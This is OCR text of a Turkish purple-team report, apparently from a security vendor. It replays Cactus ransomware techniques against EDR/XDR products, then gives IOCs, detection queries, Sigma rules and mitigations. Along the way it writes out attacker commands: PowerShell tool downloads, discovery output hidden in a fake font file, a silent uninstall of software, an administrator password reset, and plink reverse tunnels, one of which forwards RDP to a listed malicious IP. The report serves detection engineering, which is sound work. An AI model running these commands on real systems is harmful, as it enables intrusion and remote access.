
XDR Tespit Senaryosu




Resim 7.9

Low seviye bir alarm Detected olarak tetiklenmiş, Alarm adı ise LOLBIN tekniğinin az bilinen bir external kaynağa bağlantı kurmasıdır.

Komut 5:
powershell iwr -uri http://10.10.122.117/putty.zip -OutFile C:\Windows\Temp\putty.exe




Resim 8.0




Resim 8.1

Bu teknik de Informational olarak Detected edilmiş, alarm Black Basta Ransomware Grubunun tekniği olarak tetiklenmiş.

Komut 6:
powershell Invoke-WebRequest https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe -OutFile C:\\Windows\\Temp\\putty.exe



Resim 8.2



Resim 8.3

Resim 1.1


XDR Tespit Senaryosu

Aynı komuta dair 3 alarm baz alındığında, Low ve Informational olarak Detected edildiklerini görüyoruz. Alarmların ise IOC, LOLBIN ve process connected olarak farklı işlemleri baz alarak tetiklendiğini yukarıdaki resim 8.3 de detaylı olarak inceleyebiliriz.

Aşama 2:

Komut 1 (%temp% = C:\Users\hayalet\AppData\Local\Temp):


dir C:\Windows\Temp > C:\Users\hayalet\AppData\Local\Temp\qle.ttf



Resim 8.4

Komut 2:

dir C:\Windows\appcompat > C:\Users\hayalet\AppData\Local\Temp\qle.ttf




Resim 8.5

Resim 1.1


XDR Tespit Senaryosu

Komut 3

quser > C:\Users\hayalet\AppData\Local\Temp\qle.ttf



Resim 8.6




Resim 8.7

Resim 8.8

Alarmın Quser.exe processi için High Severity ve Detected olarak tetiklendiğini görüyoruz.

Komut 4:

powershell Get-WmiObject -Class Win32_Product > C:\Users\hayalet\AppData\Local\Temp\qle.ttf



Resim 8.9

Resim 1.1

XDR Tespit Senaryosu

SEVERITY		ACTION	TARGET PROCESS NAME	TARGET PROCESS CMD
Medium		Detected	powershell.exe	powershell Get-WmiObject -Class Win32_Product

Resim 9.0

Powershell komutunun Medium - Detected olarak tetiklendiğini görüyoruz.

FILE_PATH	SRC_CMD
C:\Users\hayalet\AppData\Local\Temp\qle.ttf	powershell Get-WmiObject -Class Win32_Product

Resim 9.1

Çalıştırılan komut için belirtilen File_Path değerini de hayalet kullanıcısı için %temp% dizini altında qle.ttf dosyası olarak görüntüleyebiliriz.


Aşama 3:

Komut 1:

GUID değerini bildiğimiz (putty.exe) üzerinden ilerleyelim. /X ve /qn parametreleri ile birlikte msiexec.exe processini çalıştıralım.

INITIATOR PATH	INITIATOR CMD
C:\Windows\System32\msiexec.exe	msiexec.exe /X{DDC95F26-92B1-4546-9678-5DC68DF76BA0} /qn

Resim 9.2




Resim 9.3

Resim 1.1

XDR Tespit Senaryosu

Yukarıdaki resimlerde msiexec.exe (cmd üzerinden) process'i ile ilgili alarmları görüntülüyoruz. INITATOR CMD üzerinde ise komut satırında çalıştırılan komutu tamamıyla görmekteyiz. Tetiklenen alarm "High Severity" değerine sahip ve "Cactus Ransomware Uninstall Software" adında.

Komut 2:
net user administrator noadminpass123**policy > C:\Users\hayalet\AppData\Local\Temp\qle.ttf




Resim 9.4

Resim 9.5

Çalıştırılan komutla ilgili alarm High-Detected olarak tetiklenmiştir.


Komut 3:
echo y "^"| c:\windows\temp\putty.exe -ssh -P 443 -l admin -pw -R 45.61.147.176:50400:127.0.0.1:3389 45.61.147.176

plink.exe -l purplepentester -pw penetration purple 10.10.122.117 -R 10.10.122.117:50339:10.10.122.117:22



Resim 9.6

XDR Tespit Senaryosu



Resim 9.7

```
plink.exe  -l purplepentester -pw penetrationpurple 10.10.122.117 -R 10.10.122.117:50339:10.10.122.117:22
```

Resim 9.8

Resim 9.7 de Detected edilmiş, Severity derecesi Informational (XDR Insights) ve Internal IP (içeri taraftaki bir IP adresi kullanıldı) adresine yaygın olmayan bir SSH oturumu kurulduğunu belirtmiş.
Resim 9.8 de ise alarmın komut satırı çıktısını görüyoruz.

IOC

MD5

eba1596272ff695a1219b1380468293a
e28db6a65da2ebcf304873c9a5ed086d
de6ce47e28337d28b6d29ff61980b2e9
949d9523269604db26065f002feef9ae
5737cb3a9a6d22e957cf747986eeb1b3
2611833c12aa97d3b14d2ed541df06b2
1add9766eb649496bc2fa516902a5965
d9f15227fefb98ba69d98542fbe7e568
d5e5980feb1906d85fbd2a5f2165baf7
be7b13aee7b510b052d023dd936dc32f
78aea93137be5f10e9281dd578a3ba73
3adc612b769a2b1d08b50b1fb5783bcf
26f3a62d205004fbc9c76330c1c71536
02e4da16377fc85e71a8c8378b2a8a96
08d2c800c93015092e14738c941ac492
0e4ee38fe320cfb573a30820198ff442
39fe99d2250954a0d5ed0e9ff9c41d81
55e42014424c0d120ff17f11e207e4f0
5f7c3cda7759ef6e577552ad322c1f64
8af259ad55c3746926e992c82bc7e850
8b37df9d295bbc2906961f72b7cdc5fb
8d2e4bef47e3f2ee0195926bbf4a25d5
be139fc480984eb31de025f25a191035
f7a6d1e6e5436bd3c10f3a26f3e9b9b9
fb467a07f44e8d58e93e3567fd7ff016

SHA1

6715b888a280d54de9a8482e40444087fd4d5fe8
248795453ceb95e39db633285651f7204813ea3a
cb570234349507a204c558fc8c4ecf713e2c0ac3
173f9b0db97097676a028b4b877630adc7281d2f
6169937499e1f7ec9f5497dcf2aef7b7f4b51634

Resim 1.1

IOC

SHA256

016fc8bd291b5358d4381bbab7ff890d2e9dc84f79b8e360ddf0d12af765c394
1a6afbd4ee961ffe73e2a6784aa8071208964b0093701a6bb2123124a6eb7da6
1b70e9e30c700d52138e9def035b384df18b6cb0c4a4bb1ee02ddf08a1f2b44d
3ab01743184f1d8e3745758091a7f952da5935d82f98aebd2e86875455a140c5
4152e7e0fa21a635e0900c8cb24586df4a2b5ace96a48de94cc219acc05e0694
4e8ffac9ac2e4ff2455b3305d6b57715f9279bcf6a0af56ce2ec0063860182cd
58768ee0a749372f6601143bb9a5d021345959d5dc0954d15c75c0dd87d049fb
5d36437bf80c4815a6dbb0efb6db088d7b97bd17e7924dc2b62b23d3d02d4fe4
651f76e2ac1b2cdc39789ddf18e21d45991ca68d1c7f65d5866dfa978a0986f4
6858d654aa2cd1cfbed62a7fa30093327c16c332ba9e2d21477a92f64fdba37c
98e8a76984c6c29a973140c819908835d98ed21a26fecf5d7098425e2c37c80c
9e275da7f966eeae517b37bdfccd7df2f11fa4b61cb6c2d4ac8a68a05be1084d
bb35a64b277e306ae6abcf867688b4a96ffbeb25830d8e83f95eb30fd4a87e10
bb6b0271ddbe66003ee1dfe552f4a5bd655b1cba5809feb0df8c3742515eddcd
c075abc2b04ef9796200412cee4ba4f2f96cf2cc203b2cceec0ae623fdf666a9
c60faf02b496a53f4d96e39de12642e01d46cb55ef7fe9e195b24a3532201d7a
cbddeca5c9ee54265d7e9b0caacd3be212b50742c98a055266123324f7de8286
d6ff71e86ad057a5dd4fce9f0f4a21ccd28ede62ac957e15e60f8ab8b559bb55
dba61ce93d66cb8168f1162b4cba1d5e58234f61d0c0ffe52989c6baaec0eb6e
1cf6d946c45f4ce73a0f97cdbc136c9eef7723292bc3b6c9a9ecc8f90386f6d2
b9ef2e948a9b49a6930fc190b22cbdb3571579d37a4de56564e41a2ef736767b
5b70972c72bf8af098350f8a53ec830ddbd5c2c7809c71649c93f32a8a3f1371
78c16de9fc07f1d0375a093903f86583a4e32037a7da8aa2f90ecb15c4862c17
828e81aa16b2851561fff6d3127663ea2d1d68571f06cbd732fdf5672086924d
90b009b15eb1b5bc4a990ecdd86375fa25eaa67a8515ae6c6b3b58815d46fa82
3ac8308a7378dfe047eacd393c861d32df34bb47535972eb0a35631ab964d14d
6cb87cad36f56aefcefbe754605c00ac92e640857fd7ca5faab7b9542ef80c96
c52ad663ff29e146de6b7b20d834304202de7120e93a93de1de1cb1d56190bfd
78C16DE9FC07F1D0375A093903F86583A4E32037A7DA8AA2F90ECB15C4862C17
a9cb8fb06970ee8652983bdad227d24f50133853b64e29b76bae98b4063409b3
d0de7f54d938e8f2f67b7ed071f8c4ad12c4634c271d5c810ebf58b1fd67f10d
69b6b447ce63c98acc9569fdcc3780ced1e22ebd50c5cad9ee1ea7a4d42e62cc

IOC

URL

http://sonarmsng5vzwqezlvtu2iiwwdn3dxkhotftikhowpfjuzg7p3ca5eid.onion/contact/Cactus_Support
http://sonarmsng5vzwqezlvtu2iiwwdn3dxkhotftikhowpfjuzg7p3ca5eid.onion/contact/
http://zohoservice.net/putty.zip
http://216.107.136.46/Qliksens_update.zip
http://216.107.136.46/Qliksens_updated.zip
http://zohoservice.net/qlik-sens-Patch.zip
http://zohoservice.net/qlik-sens-nov.zip

Domain

sonarmsng5vzwqezlvtu2iiwwdn3dxkhotftikhowpfjuzg7p3ca5eid.onion
cactusbloguuodvqjmnzlwetjlpj6aggc6iocwhuupb47laukux7ckid.onion
zohoservice.net

IP

154.18.12.125
162.33.177.56
192.227.190.11
206.188.196.20
45.61.136.127
64.52.80.252
85.206.172.127
163.123.142.213
45.61.136.79
45.61.138.99
206.188.196.2
45.61.147.176
216.107.136.46
144.172.122.30

E-Mail

cactus787835@proton.me
cactus@mexicomail.com

Resim 1.1

Tespit Kuralları

EDR:

Detection rule

```
DeviceProcessEvents
| where FileName == 'msiexec.exe'
| where ProcessCommandLine contains "/X" and ProcessCommandLine contains "/qn"
```

Resim 10.0

XDR:

```
dataset = xdr_data
| filter event_type = PROCESS and (actor_process_image_name="msiexec.exe")
and (actor_process_command_line  contains "/X" and actor_process_command_line contains "/qn")
```

Resim 10.1

EDR (Endpoint Detection and Response) ve XDR (Extended Detection and Response) çözümleri, modern siber güvenlik stratejilerinin ayrılmaz bir parçası haline gelmiştir. Bu teknolojiler, uç nokta ve ağ güvenliğini artırarak, tehditlerin tespit edilmesi ve engellenmesi için gelişmiş analiz ve otomatik müdahale yetenekleri sunar. **EDR/XDR ürünleri üzerinde gerçekleştirdiğimiz çalışma, bu çözümlerin etkinliğini ve sağladığı güvenlik seviyesini değerlendirmemize yardımcı olmuştur.**

Bu çalışmada, tüm saldırı senaryoları ve kötü amaçlı aktiviteler mevcut kurallar tarafından başarılı bir şekilde yakalanmıştır. Bu, EDR/XDR çözümlerimizin sağladığı güvenliğin ne kadar kapsamlı **(mevcut kurallarla)** ve etkin olduğunu göstermektedir. Yapılan testler sırasında, yalnızca **iki yeni kural** geliştirilmesine ihtiyaç duyulmuştur. Bu kurallar, senaryoların belirli noktalarını daha spesifik olarak hedef alarak, güvenlik seviyemizi arttırmamıza destek olmuştur.

Resim 1.1

Tespit Kuralları

```
title: Load Of RstrtMgr.DLL By An Uncommon Process
id: 3669afd2-9891-4534-a626-e5cf03810a61
related:
  - id: b48492dc-c5ef-4572-8dff-32bc241c15c8
    type: derived
status: experimental
description: |
  Detects the load of RstrtMgr DLL (Restart Manager) by an uncommon process.
   This library has been used during ransomware campaigns to kill processes that would prevent file encryption by locking them (e.g. Conti ransomware, Cactus ransomware). It has also recently been seen used by the BiBi wiper for Windows.
  It could also be used for anti-analysis purposes by shut downing specific processes.
references:
  - https://www.crowdstrike.com/blog/windows-restart-manager-part-1/
  - https://www.crowdstrike.com/blog/windows-restart-manager-part-2/
  - https://www.swascan.com/cactus-ransomware-malware-analysis/
  - https://taiwan.postsen.com/business/88601/Hamas-hackers-use-data-destruction-software-BiBi-which-consumes-a-lot-of-processor-resources-to-wipe-Windows-computer-data--iThome.html
author: Luc Génaux
date: 2023/11/28
tags:
  - attack.impact
  - attack.defense_evasion
  - attack.t1486
  - attack.t1562.001
logsource:
  category: image_load
  product: windows
detection:
  selection:
    - ImageLoaded|endswith: '\RstrtMgr.dll'
    - OriginalFileName: 'RstrtMgr.dll'
  filter_main_generic:
    Image|contains:
      - ':\$WINDOWS.~BT\'
      - ':\$WinREAgent\'
      - ':\Program Files (x86)\'
      - ':\Program Files\'
      - ':\ProgramData\'
      - ':\Windows\explorer.exe'
      - ':\Windows\SoftwareDistribution\'
      - ':\Windows\SysNative\'
      - ':\Windows\System32\'
      - ':\Windows\SysWOW64\'
      - ':\Windows\WinSxS\'
      - ':\WUDownloadCache\'
  filter_main_user_software_installations:
    Image|contains|all:
      - ':\Users\'
      - '\AppData\Local\Temp\is-'
      - '.tmp\'
    Image|endswith: '.tmp'
  filter_main_admin_software_installations:
    Image|contains: ':\Windows\Temp\'
  condition: selection and not 1 of filter_main_*
falsepositives:
  - Other legitimate Windows processes not currently listed
  - Processes related to software installation
level: low
```

Resim 1.1

Tespit Kuralları

```
title: Load Of RstrtMgr.DLL By A Suspicious Process
id: b48492dc-c5ef-4572-8dff-32bc241c15c8
related:
  - id: 3669afd2-9891-4534-a626-e5cf03810a61
    type: derived
status: experimental
description: |
  Detects the load of RstrtMgr DLL (Restart Manager) by a suspicious process.
   This library has been used during ransomware campaigns to kill processes that would prevent file encryption by locking them (e.g. Conti ransomware, Cactus ransomware). It has also recently been seen used by the BiBi wiper for Windows.
  It could also be used for anti-analysis purposes by shut downing specific processes.
references:
  - https://www.crowdstrike.com/blog/windows-restart-manager-part-1/
  - https://www.crowdstrike.com/blog/windows-restart-manager-part-2/
  - https://www.swascan.com/cactus-ransomware-malware-analysis/
      - https://taiwan.postsen.com/business/88601/Hamas-hackers-use-data-destruction-software-BiBi-which-consumes-a-lot-of-processor-resources-to-wipe-Windows-computer-data--iThome.html
author: Luc Génaux
date: 2023/11/28
tags:
  - attack.impact
  - attack.defense_evasion
  - attack.t1486
  - attack.t1562.001
logsource:
  category: image_load
  product: windows
detection:
  selection_img:
    - ImageLoaded|endswith: '\RstrtMgr.dll'
    - OriginalFileName: 'RstrtMgr.dll'
  selection_folders_1:
    Image|contains:
      # Note: increase coverage by adding more suspicious paths
      - ':\Perflogs\'
      - ':\Users\Public\'
      - '\Temporary Internet'
  selection_folders_2:
    - Image|contains|all:
        - ':\Users\'
        - '\Favorites\'
    - Image|contains|all:
        - ':\Users\'
        - '\Favourites\'
    - Image|contains|all:
        - ':\Users\'
        - '\Contacts\'
  condition: selection_img and 1 of selection_folders_*
falsepositives:
  - Processes related to software installation
level: high
```

Resim 1.1

MITIGATION

1) EDR/XDR Çözümlerini Kullanın: Gelişmiş tehdit tespiti, analiz ve otomatik müdahale sağlayan EDR ve XDR çözümleri ile uç nokta güvenliğini artırın.

2) MDR Hizmeti: Güvenlik uzmanları tarafından EDR/XDR teknolojileri başta olmak üzere kurumunuzu 7/24 izleme ile destekleyen MDR hizmetini tercih edebilirsiniz.

3) Tehdit Gruplarını Takip Edin: Güncel tehdit istihbarat kaynaklarını, blog sayfalarını kullanarak bilinen tehdit gruplarının taktiklerini ve faaliyetlerini izleyin.

4) MDR Hizmeti Kapsamında Kurallar Geliştirin: Kullandığınız EDR/XDR/Splunk ürünleri özelinde takip ettiğiniz tehdit gruplarına karşı, Mitre Attack Framework'e göre kurallar geliştirin, mevcut kurallarınızın güncel olmasını sağlayın.

5) Saldırı Senaryoları Geliştirin/Araştırın/Kullanın: EDR/XDR çerçevesinde tehdit gruplarının kullandığı CVE'ler, saldırı teknikleri (Mitre T), zararlı dosyaları özelinde saldırı senaryoları canlandırın. Açık kaynak olarak Atomic Red Team bir örnektir.

6) Kimlik Doğrulama Prosedürleri: Ayrıcalıklı hesapları izleyin ve kontrol edin ve en az ayrıcalık ilkesini (least privilege) uygulayın. Mümkünse, yönetici düzeyinde ve daha yüksek düzeyde ayarlanmış hesaplar için zamana dayalı erişim uygulayın, böylece kullanıcılar görevlerini tamamlayabilmeleri için belirli bir süre boyunca belirtilen sisteme erişebilir ve ardından ihtiyaç duyulmadığında erişim iptal edilir.

7) Uzak Masaüstü Yazılımları: Uzak masaüstü yazılımlarını kullanmaktan kaçının. Gerekirse kötüye kullanımını ve istismarını önlemek için kullandığınız EDR/XDR ürünleri özelinde imza/hash/dosya adı tabanlı engellemeler gerçekleştirin. Tehdit aktörleri uzak masaüstü yazılımlarını sıkça kullanmaktadır.

8) LOTL Saldırılarına Karşı Kurallar Geliştirin: Sisteme yerleşik olarak gelen (built-in) araçlarının kötüye kullanılmasını (Living-off-the-Land) önlemek için lolbin/lolbas tekniklerini takip edin.

9) Zafiyet Yönetimini Takip Edin: Sistemlerdeki zafiyetleri düzenli olarak tarayın, raporlayın ve kritik zafiyetleri hızlıca yamalayarak riskleri minimize edin.

10) Olay Müdahale Planı: Siber güvenlik olaylarına hızlı ve etkili bir şekilde yanıt vermek için bir olay müdahale planı oluşturun.

REFERANSLAR

- https://arcticwolf.com/resources/blog/qlik-sense-exploited-in-cactus-ransomware-campaign/
- https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf
- https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/diamond-model-intrusion-analysis/
- https://warnerchad.medium.com/diamond-model-for-cti-5aba5ba5585
- https://www.socinvestigation.com/threat-intelligence-diamond-model-of-intrusion-analysis/
- https://otx.alienvault.com/pulse/64ba02ecb2d2743614f9606a
- https://otx.alienvault.com/pulse/65200f048356b422d2120fc2
- https://github.com/SigmaHQ/sigma/blob/master/rules/windows/image_load/image_load_dll_rstrtmgr_uncommon_load.yml
- https://learn.microsoft.com/en-us/defender-xdr/microsoft-threat-actor-naming
- https://blog.barracuda.com/2024/03/20/who-is-behind-cactus-ransomware
- https://twitter.com/MsftSecIntel/status/1730383719809138782
- https://medium.com/@DefenderX/hunting-ransomware-associated-patterns-a-kql-based-approach-87792ddeed03
- https://www.kroll.com/en/insights/publications/cyber/cactus-ransomware-prickly-new-variant-evades-detection
- https://www.helpnetsecurity.com/2023/12/01/qlik-sense-cactus-ransomware/
- https://stonefly.com/blog/cactus-ransomware-decrypting-the-cyberthreat/
- https://www.pcrisk.com/removal-guides/27323-cactus-ransomware
- https://www.logpoint.com/wp-content/uploads/2023/12/et-cactus-4-12.pdf
- https://www.bitdefender.com/blog/businessinsights/cactus-analyzing-a-coordinated-ransomware-attack-on-corporate-networks/

Savunmanıza bir müttefik ekleyin

ADEO
CYBER SECURITY